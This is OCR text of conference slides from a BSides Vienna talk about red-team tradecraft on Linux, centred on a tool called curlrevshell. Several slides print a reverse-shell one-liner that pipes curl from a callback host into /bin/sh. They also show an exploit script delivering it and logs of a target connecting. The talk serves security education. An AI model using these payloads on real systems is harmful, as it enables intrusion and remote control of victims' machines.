












Oh no...

Living Under the Land On Linux

Stuart McMurray
BSides Vienna ~ 22 November 2025

$ whoami

- Stuart McMurray
- Principal Offensive Security Engineer
- Unix Nerd
- Libera: `stuart`
- LinkedIn: `@stuart--m`
- Et cetera: `(?i)magisterquis`
  - Twitter, Discord, GitHub, such

Code: github.com/magisterquis/lutlol

$ whoami

Red Teamer

- Stuart McMurray
- Principal Offensive Security Engineer
- Unix Nerd
- Libera: `stuart`
- LinkedIn: `@stuart--m`
- Et cetera: `(?i)magisterquis`
  - Twitter, Discord, GitHub, such

Code: github.com/magisterquis/lutlol

Disclaimers

1. The views and ideas expressed in this talk belong to the speaker and do not necessarily reflect the official policy or position of any current or past employer.
2. Writing and using malware should be done with care. Be sure to consult with appropriate technical, management, and legal advisors before attempting any such activities.
3. The information presented in this talk is not specific to evading any particular defensive product's or project's capabilities.
4. For legal use only.

Up Next...

Very roughly, with some other bits in there as well

1. A Simple Shell
2. A Discourse on Deconstruction Linux Operations into a Collection of Related System Calls
3. H4x


A Simple Shell

Initial access

Initial access

Initial access

Initial access



Curlrevshell - Listening

Code: github.com/magisterquis/curlrevshell

Curlrevshell - Listening

Ops - Curlrevshell ⌥⌘1

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
```

Code: github.com/magisterquis/curlrevshell

Curlrevshell - Listening

Ops - Curlrevshell ⌥⌘1

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
```

Code: github.com/magisterquis/curlrevshell

Curlrevshell - Listening

Ops - Curlrevshell ⌥⌘1

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh
```


Code: github.com/magisterquis/curlrevshell

Curlrevshell - The General Idea

Curlrevshell - The General Idea


Curlrevshell - The General Idea

Curlrevshell - The General Idea



Curlrevshell - The General Idea

Curlrevshell - The General Idea



Callback

Ops - Curlrevshell ⌥⌘1

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh
```

Code: github.com/magisterquis/curlrevshell

Callback


Ops - Exploit for a Shell ⌥⌘2

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ ./exploit.sh '
>     curl \
>         --insecure \
>         --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= \
>         --silent \
>         https://ops.not-h4x.lol:4444/c |
>     /bin/sh >/dev/null 2>&1 &
> '
```

```
[stuart@ops.not-h4x.lol:/home/
$ curlrevshell -callback-addre          not-h4x.lol -template crs/crs.tmpl -ctrl-t crs/ctrl-t
12:14:15.912 Welcome to curlre          version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.          4
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh
```

Code: github.com/magisterquis/curlrevshell

Callback



Code: github.com/magisterquis/curlrevshell

Callback

Ops - Curlrevshell ⌥⌘1

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
12:14:32.232 [10.135.2.241] Input connected: ID "34kwj8cbx2j7q"
```

Code: github.com/magisterquis/curlrevshell

Callback

Ops - Curlrevshell ⌥⌘1

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
12:14:32.232 [10.135.2.241] Input connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Output connected: ID "34kwj8cbx2j7q"
```

Code: github.com/magisterquis/curlrevshell

Callback

Ops - Curlrevshell ⌥⌘1

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
12:14:32.232 [10.135.2.241] Input connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Output connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Shell is ready to go!
```

Code: github.com/magisterquis/curlrevshell

Callback

Ops - Curlrevshell ⌥⌘1

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
12:14:32.232 [10.135.2.241] Input connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Output connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Shell is ready to go!
> ps awwwfux
```

Code: github.com/magisterquis/curlrevshell


Callback

Ops - Curlrevshell ⌥⌘1

